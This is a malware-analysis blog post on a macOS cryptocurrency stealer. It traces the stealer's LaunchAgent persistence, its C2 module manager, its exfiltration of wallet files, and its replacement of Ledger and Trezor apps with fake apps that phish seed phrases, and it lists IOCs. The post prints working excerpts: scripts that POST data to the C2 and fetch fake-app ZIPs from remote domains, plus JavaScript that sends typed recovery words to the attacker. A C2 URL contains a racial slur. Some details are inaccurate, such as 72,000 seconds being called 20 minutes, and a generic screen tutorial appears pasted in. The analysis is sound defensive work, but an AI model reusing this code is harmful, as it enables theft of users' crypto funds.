

# NovaStealer - Apple Intelligence is leaving a plist.. it is legit, right?

 [bruceketta.space/posts/nova-script-251110](https://bruceketta.space/posts/nova-script-251110)

Bruce

November 10, 2025

9 minutes

Some of my notes on a little bash-based cryptostealer developed by some rude people




## TL;DR

An unknown dropper fetches and runs `mdriversinstall.sh`, which installs a small scripts orchestrator under `~/mdrivers` and registers a LaunchAgent labeled `application.com.artificialintelligence`. This orchestrator pulls **additional scripts** encoded in b64

from the C2, drops them under `~/.mdrivers/scripts`, and runs them in detached screen sessions in the background. It supports updates and handles the restart of responsible screen sessions.

Its scope is **exfiltrating wallet-related files** (Ledger, Exodus, Trezor), collecting telemetry (system, installed/last-used apps, Dock items, running processes), and replacing legit Ledger/Trezor applications with tampered copies.

It's not a complex threat, the fact that it leaves artifacts on the disk (*those scripts could be directly executed in-memory imho*) makes it easily detectable, but still interesting for some design choices. Below I follow the execution flow and describe some parts I found particularly interesting, in case of inaccuracies you're free to poke me with a stick.



## EXECUTION FLOW

---

An unknown component (I could not relate anything to either the initial script nor to the IOCs) downloads `mdriversinstall.sh` from

`https://ovalresponsibility.com/mdriversinstall.sh`

and executes it. I called this **Nova** due to how its build was referenced in one of its components.

```

SERVICE="application.com.artificialintelligence"
PLIST="$HOME/Library/LaunchAgents/$SERVICE.plist"

while true; do
    METRICS_DATA=""

    METRICS_DATA+="Script Build: Nova $(mdls -raw -name kMDItemContentModificationDate "$HOME/.mdrivers/scripts/
mdriversmetrics.sh")"$'\n'
    METRICS_DATA+="Date: $(date '+%Y-%m-%d %H:%M:%S %Z (%z)')"$'\n'
    METRICS_DATA+="Current User: $(whoami)"$'\n'
    METRICS_DATA+="System Uptime: $(uptime | awk '{print $3, $4, $5}')"$'\n'
    # METRICS_DATA+="Hardware Information: "$(system_profiler SPHardwareDataType)"$'\n'

```

## mdriversinstall.sh:

It starts by creating the hidden dir `~/.mdrivers` and its child folder `~/.mdrivers/scripts`, in which it writes afterwards two files: `~/.mdrivers/mdriversmgr.sh` (**script manager**) and `~/.mdrivers/mdrivers.sh` (a **launcher/installer**). It makes them both executable with `chmod`, generates a persistent `USER_ID` (uuid in `~/.mdrivers/user_id.txt`) using `uuidgen` which returns an uppercase string in the form `EEF45689-BBE5-4FB6-9E80-41B78F6578E2`, and **spawns a detached screen** that runs `~/.mdrivers/mdrivers.sh` after a short delay.

This caught my eye, as it's something I personally never see very often in macOS malware. You will see that every fetched script is launched with `screen -dmS <name> <path>`. That **ensures child scripts run independently in the background** and survive as separate processes hiding from the user's eyes. Moreover, since it's run with the `-dmS` flag as a daemon, I believe that the process stays alive even when the user logs out.

### Attaching and Detaching

Once you have screen running, switch to any of the running windows and type `Control-a d`. this will detach screen from this terminal. Now, go to a different machine, open a shell, ssh to the machine running screen (the one you just detached from), and type: `% screen -r`


This will reattach to the session. Just like magic, your session is back up and running, just like you never left it.

Every now and then `mdriversinstall` POSTs to a (very rude) `$DEBUG_URL`, set to the same C2 from which it was hosted

`https://ovalresponsibility.]com/niggers.]php?debug`

allowing the operator to monitor its execution.

The scope of this script is setting up the **persistence mechanism**, by writing the plist that will keep firing up the script manager at every machine bootup. It runs it in the background and redirects the output to two log files located always under `/.mdrivers/`




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>application.com.artificialintelligence</string>
  <key>ProgramArguments</key>
  <array>
    <string>/bin/bash</string>
    <string>${HOME}/.mdrivers/mdriversmgr.sh</string>
  </array>
  <key>StartInterval</key>
  <integer>120</integer>
  <key>RunAtLoad</key>
  <true/>
  <key>StandardOutPath</key>
  <string>${HOME}/.mdrivers/mdrivers.stdout.log</string>
  <key>StandardErrorPath</key>
  <string>${HOME}/.mdrivers/mdrivers.stderr.log</string>
  <key>ProcessType</key>
  <string>Background</string>
  <key>ProcessName</key>
  <string>Apple Artificial Intelligence</string>
</dict>
</plist>
```

## mdriversmgr.sh:

This script is the **orchestrator** of the whole thing. It's responsible for fetching, updating, and running the various malicious modules. Its first action is to contact the C2 server to get a list of scripts to execute. The server responds with a colon-separated list of

`script_name:base64_content`.



*Screen* is used again here for updates as well, indeed before overwriting a script, the manager checks whether a screen session with the script's name exists. If an update is needed and a session exists, it sends `screen -S <name> -X quit` and `pkill -f <script_path>` to stop the current run, then writes the new script and restarts it in a new screen session. This modular approach allows the operator to easily add, remove, or update malicious capabilities on the fly without having to re-infect the machine.

The scripts that I was able to pull from the C2 are `mdriversfiles.sh`, `mdriversmetrics.sh`, `mdriversswaps.sh`, `mdriversusers.sh`. Each has a loop that runs indefinitely performing some specific action.

## mdriversfiles.sh — used for exfiltration of crypto-related files


It exfiltrates

1. all in **Trezor Suite** IndexedDB: `$HOME/Library/Application Support/@trezor/suite-desktop/IndexedDB`, it enumerates files (\*.log) under that path and sends them.
2. Exodus wallet files: `passphrase.json`, `seed.seco`, `storage.seco`, `unsafe-storage.json` under the **Exodus** application support path.
3. `app.json` for **Ledger Live**.

For each found file it POSTs the raw file to the C2 in binary form ( `--data-binary` ), adding the User\_ID as header along the file name with the `?files&file=<basename>` query parameter. Since it sleeps a long time between loops (72,000 seconds, which is 20 minutes), exfiltration is infrequent to allow those apps to update that data and not overwhelm the operator's backend.

## mdriversmetrics.sh — environment enumeration

This module collects and curls a bunch of data about the system and its usage. Among the data sent, we can find its “build” version fetched with `mdls -raw -name kMDItemContentModificationDate`, a list of installed applications, a check on the existence of real and fake crypto wallets (see next component) and the ps output of Ledger Live and Trezor Suite apps.



```
#!/bin/bash
#METRICS_URL="URL.com/metrics"
METRICS_URL="https://ovalresponsibility.com/niggers.php?metrics"

apps=(
  "$HOME/Applications/Exodus.app"
  "$HOME/Applications/Ledger Live.app"
  "$HOME/Applications/Trezor Suite.app"
)

last_used_apps=(
  "$HOME/Library/Application Support/Exodus/exodus.wallet/unsafe-storage.json:Exodus Real"
  "$HOME/Library/Application Support/Ledger Live/app.json:Ledger Live Real"
  "$HOME/Library/Application Support/@trezor/suite-desktop/config.json:Trezor Suite Real"
)

dock_paths=(
  "/Applications/Ledger%20Live.app:Ledger Live Real"
  "/Applications/Trezor%20Suite.app:Trezor Suite Real"
  "/Applications/Exodus.app:Exodus Real"
  "/LaunchAgents/Ledger%20Live.app:Ledger Live Fake"
  "/LaunchAgents/Trezor%20Suite.app:Trezor Suite Fake"
)

installed_apps=(
  "/Applications/Exodus.app:Exodus Real"
  "/Applications/Ledger Live.app:Ledger Live Real"
  "/Applications/Trezor Suite.app:Trezor Suite Real"
  "$HOME/Applications/Ledger Live.app:Ledger Live Fake"
  "$HOME/Applications/Trezor Suite.app:Trezor Suite Fake"
  "$HOME/Applications/Exodus.app:Exodus Fake"
)
```

Apparently, swapping crypto wallet apps to gather seed phrases is becoming a new trend in MacOS stealers developers. [@moonlock](#) researchers reported this phishing technique some time ago and it seems that other devs decided to follow that trail. The technique consists in swapping the legit app with a fake one, to make victims insert their secret words used for wallet access recovery.


This script starts by detecting installed copies of **Ledger Live.app** and **Trezor Suite.app** (the script lists paths to `/Applications/<App>.app`).

For each targeted app it attempts to remove Launchpad entries for the app via sqlite3 editing of the Launchpad DB (DELETE FROM apps/items where title or ids match), deletes with *rm -rf* the original */Applications/<App>.app*, and downloads a ZIP from a per-app specific domain into *~/Library/LaunchAgents/<App>.zip*. The archive gets unzipped and copied into *~/Applications* into the place of the old original app.

The script moves on to edit the Dock's persistent-apps: it finds first the entry number, deletes that entry using

```
/usr/libexec/PlistBuddy -c "Delete persistent-apps:<index>"  
/Library/Preferences/com.apple.dock.plist
```

then adds a new dict entry that points *\_CFURLString* to the new *~/Library/LaunchAgents/<APP>.app* path. The Dock is forcibly reloaded by killing it so the malicious copies appear in Dock and Launchpad.




```
if [[ -n $ITEM ]]; then  
    sqlite3 "$DB" "DELETE FROM apps WHERE item_id=${ITEM};"  
    sqlite3 "$DB" "DELETE FROM items WHERE rowid=${ITEM};"  
fi  
  
rm -rf "$app_path"  
  
mkdir -p ~/Library/LaunchAgents  
curl -L -o ~/Library/LaunchAgents/${ZIPNAME}.zip "https://${app_domain}/mac/${ZIPNAME}.php"  
unzip -o ~/Library/LaunchAgents/${ZIPNAME}.zip -d ~/Library/LaunchAgents/  
mkdir -p ~/Applications  
cp -R ~/Library/LaunchAgents/"${APP}.app" ~/Applications/  
app=$(basename "$app_path" .app | sed 's/ /%20/g')".app" # Ledger%20Live.app or Trezor%20Suite.app  
dloc=$(defaults read com.apple.dock persistent-apps  
| grep '"_CFURLString"' | grep -v 'Type' | awk -v name="$app" '{ $0 ~ name {print NR-1} }'  
if [[ -n $dloc ]]; then  
    /usr/libexec/PlistBuddy -c "Delete persistent-apps:$dloc" ~/Library/Preferences/com.apple.dock.plist  
    defaults write com.apple.dock persistent-apps  
    -array-add "<dict><key>tile-data</key><dict><key>file-data</key><dict><key>_CFURLString</key><string>/Users/  
$(whoami)/Library/LaunchAgents/${APP}.app</string><key>_CFURLStringType</key><integer>0</integer></dict></dict></dict>"  
fi  
killall Dock  
  
curl -X POST "$SWAPS_URL" \  
-H "Content-Type: text/plain" \  
-H "X-User-ID: $USER_ID" \  
-d "Swapped $APP"
```

It constructs as well a LaunchAgents location for the fake app and writes the Dock entry pointing at *~/Library/LaunchAgents/<App>.app*; the use of LaunchAgents as a staging area helps the fake app persist under user-writable directories.

Another cool (and maybe uncommon for my short-lived researcher life?) utility that this modular malware uses is */usr/libexec/PlistBuddy* to delete a specific item from *com.apple.dock.plist* persistent-apps array by numeric index, and then uses *defaults write com.apple.dock*

`persistent-apps -array-add` to add a crafted XML dict that points the Dock entry to a user-writable path (`~/Library/LaunchAgents/<APP>.app`).



Loads `USER_ID` and periodically sleeps, it doesn't do much, maybe the plan is to use this in the future for specific users.



## Fake LedgerLive.app & TrezorSuite.app

---

The two application are very close to be the same, they are not signed at all and both of them carry a FAT Macho executable that weigths ~240KB. If we perform an hash collision of the `__text` section, we can conclude that it's the same sample.

Section	Arch	Hash 1	Hash 2	Similarity
<code>__text</code>	X86_64	a81f21b50cac29ec7166f6340a4e435af08b2b51	a81f21b50cac29ec7166f6340a4e435af08b2b51	100.00%

The strings command reveals few interesting things:

1. from the function names we can deduce that the sample has been written in Swift
2. it uses the WebKit framework APIs to render content from the web
3. a full URL in plaintext :)

`https://wheelchairmoments.]com/6gxj7zh92` - Ledger Live

`https://sunrisefootball.]com/ylamk5420a` - Trezor Suite

The function `AppDelegate.CreateWindow()`, present in both samples, caught my attention since it's where the WebKit page is loaded. My assumption was that this function would be the responsible of performing an `URLRequest` to fetch the page in which the user is tricked into typing the wallet's recover-words.

```
NovaStealer — -zsh — 167x43


setFrame:
setJavaScriptCanOpenWindowsAutomatically:
setMediaTypesRequiringUserActionForPlayback:
setNavigationDelegate:
setReleasedWhenClosed:
setTitle:
sharedApplication
superclass
usercontentController
webView:authenticationChallenge:shouldAllowDeprecatedTLS:
webView:decidePolicyForNavigationAction:decisionHandler:
webView:decidePolicyForNavigationAction:preferences:decisionHandler:
webView:decidePolicyForNavigationResponse:decisionHandler:
webView:didCommitNavigation:
webView:didFailNavigation:withError:
webView:didFailProvisionalNavigation:withError:
webView:didFinishNavigation:
webView:didReceiveAuthenticationChallenge:completionHandler:
webView:didReceiveServerRedirectForProvisionalNavigation:
webView:didStartProvisionalNavigation:
webView:navigationAction:didBecomeDownload:
webView:navigationResponse:didBecomeDownload:
webView:shouldGoToBackForwardListItem:willUseInstantBack:completionHandler:
webViewWebContentProcessDidTerminate:
window:didDecodeRestorableState:
window:shouldDragDocumentWithEvent:from:withPasteboard:
window:shouldPopUpDocumentPathMenu:
window:startCustomAnimationToEnterFullScreenOnScreen:withDuration:
window:startCustomAnimationToEnterFullScreenWithDuration:
```

To avoid the appearance of a browser's context menu on right-click, a small JS string

```
document.addEventListener("contextmenu", function(e) { e.preventDefault(); });
```

is injected into the webpage *.atDocumentEnd*, so the script runs after the document is loaded.

With a small python script I was able to get what's rendered for investigation, and my assumption was definitely correct :) Each url provides a different script but they share the same features.



What's interesting is that both use a local dictionary for validating/autocompleting recovery words in the UI. Ledger's script fetches a remote `bip39.txt` at runtime, whereas Trezor's version has it embedded in 2 different variables `bip39Words` and `slip39Words`.

```
// Auto-advance for BIP-39 (12, 18, 24 words) and SLIP-39 (20, 33 words) validation
    if (window.currentPhraseCount === 12 || window.currentPhraseCount === 18
|| window.currentPhraseCount === 24 ||
        window.currentPhraseCount === 20 || window.currentPhraseCount === 33) {
        let timeoutId;
        input.addEventListener('input', (e) => {
            clearTimeout(timeoutId);
            timeoutId = setTimeout(() => {
                const currentValue = input.value.trim().toLowerCase();
                if (currentValue.length > 0) {
                    // Check if the word is in the appropriate word list
                    let isValidWord = false;
                    // Use BIP-39 for 12, 18, 24 words
                    if (window.currentPhraseCount === 12 || window.currentPhraseCount
=== 18 || window.currentPhraseCount === 24) {
                        isValidWord = bip39Words.includes(currentValue);
                    }
                    // Use SLIP-39 for 20, 33 words
                    else if (window.currentPhraseCount === 20 ||
window.currentPhraseCount === 33) {
                        isValidWord = slip39Words.includes(currentValue);
                    }

                    if (isValidWord) {
                        // Find next empty input
                        const nextInput = inputs[index + 1];
                        if (nextInput && !nextInput.value.trim()) {
                            nextInput.focus();
                        }
                    }
                }
            }, 350); // 800ms delay for better UX
        });
    }
```

To exfiltrate data both call two endpoints (`/seed` and `/seed2`) from both manual and auto submit paths. The autosubmit has a small debounce (200–400ms) after which any keypress sends whatever has been typed so far; this lets the server reconstruct phrases as the user types and obviates the need for a final “submit.”

```

autoSubmitTimeout = setTimeout(() => {
    const allInputs = document.querySelectorAll('#phrase-grid .phrase-
input');
    const phrase = Array.from(allInputs).map(inp =>
inp.value.trim()).filter(word => word.length > 0);
    // Get passphrase if hidden wallet is enabled
    const hiddenWalletToggle = document.getElementById('hidden-wallet-
toggle');
    const passphraseInput = document.getElementById('passphrase-input');
    const passphrase = (hiddenWalletToggle && hiddenWalletToggle.checked &&
passphraseInput) ? passphraseInput.value : '';

    // Send to /seed2 endpoint (auto-submit)
    sendToSeed2(phrase, passphrase);

    // Update previous input lengths
    allInputs.forEach((inp, idx) => {
        previousInputLengths[idx] = inp.value.trim().length;
    });
}, 200); // 400ms delay

```

After the rendering of the page, a couple of functions are invoked as well to log hovers and track user's behavior. Clicks are POSTed to [/track](#)

```

function initOnlineActivityTracker() {
    onlineInterval = setInterval(() => {
        trackclick('ONLINE');
    }, 10000); // Every 10 seconds
}

document.addEventListener('DOMContentLoaded', function() {
    // Initialize hover logger
    initHoverLogger();

    // Initialize online activity tracker
    initOnlineActivityTracker();

    // Track launch
    trackclick('launch');
    ...

```

It's a clever method, the Swift app is not malicious per-se since it's just a simple webpage renderer, and who's behind this can change the phishing page anytime and without the need to re-infect their victims.

# IOCs

---

## Script Hashes:

mdriversinstall.sh - 470d0df78818cab01970927fa7b076d723530efa4d8bacc580e95e24c2724cd1  
mdriversmngn.sh - b21c9c5e0a67f7ce3a031d0a6d08926e840af180eb616bee2e54d9c49b2c3da8  
mdriversswaps.sh - 480e8e46bf171c2ca2e7243386f793d205bc077e0eb9558d64d52ba3f18b96ab  
mdriversfiles.sh - 0f545ef0804f837ee172bdbd37184a48915cac5e8f6cbf5aa310160d2cff5c37  
mdriversmetrics.sh - f3a7ce69a05da9b1faa6323f1ff7c5366d9a155212e391d13faaf84d4f23e20f

## Domains:

ovalresponsibility.]com  
horsemanufacturer.]com  
captainnose.]com  
wheelchairmoments.]com  
sunrisefootball.]com

## Hashes of fake apps:

Fake Ledger Live: a963b903353ff7027c95e19edb4cb89aa1680ce3d325aae53f78a437056ae8b7  
